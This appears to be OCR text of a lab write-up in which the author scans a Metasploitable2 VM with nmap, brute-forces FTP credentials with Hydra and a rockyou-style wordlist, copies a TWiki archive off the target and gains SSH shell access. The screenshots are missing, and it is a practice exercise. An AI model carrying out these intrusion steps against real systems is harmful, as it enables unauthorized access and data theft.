
So we have successfully cracked the password of a user using john the ripper.



HYDRA-password crackingtool

Here first we would find the wordlist and in wordlist we will find unix_passwords.txt

That is a dictonary of passwords where hackers found and they have uploaded that in rockyou.txt which is very useful to do brute force attack and now I have unzipped the file




Firstly doing nmap to the metasplotable2 ip which is 192.168.56.101

Now we can see the open port

Now we have use hydra password cracking to against the ip 192.168.56.101 to its ftp port

And successfully found the login credentials of that

After founding those login credentials now we have logged into that systems ftp port successfully




After getting connected to the ftp port we have to turn on passive mode to do any changes

First I have used “ls” command to list the directories

now I have planned to dive into directory named vulnearable


in vulnerable directory I have again gone through twiki20030201 directory

in that directory there is a file called TWiki20030201.tar.gz




Downloading above file from victims OS to my OS (metasploitable to kali linux)

Below you can see that I have downloaded the file TWiki20030201.tar.gz without victim knowing it.



You can also take the complete control of OS by entering to ssh port




Here you can see that I have complete access to the victims system command prompt through my command prompt


By this I am able to make any change I wish to do.

NMAP

Firstly login to metasploitable2(victim) and get its ip address




Now scan for open ports using nmap




Scanning ftp port

Scanning multiple ports at one time

For scanning only http port




Aggressive scan can take a lot of time to do



kalilinux iPunning] Oracle VM VirtualBox

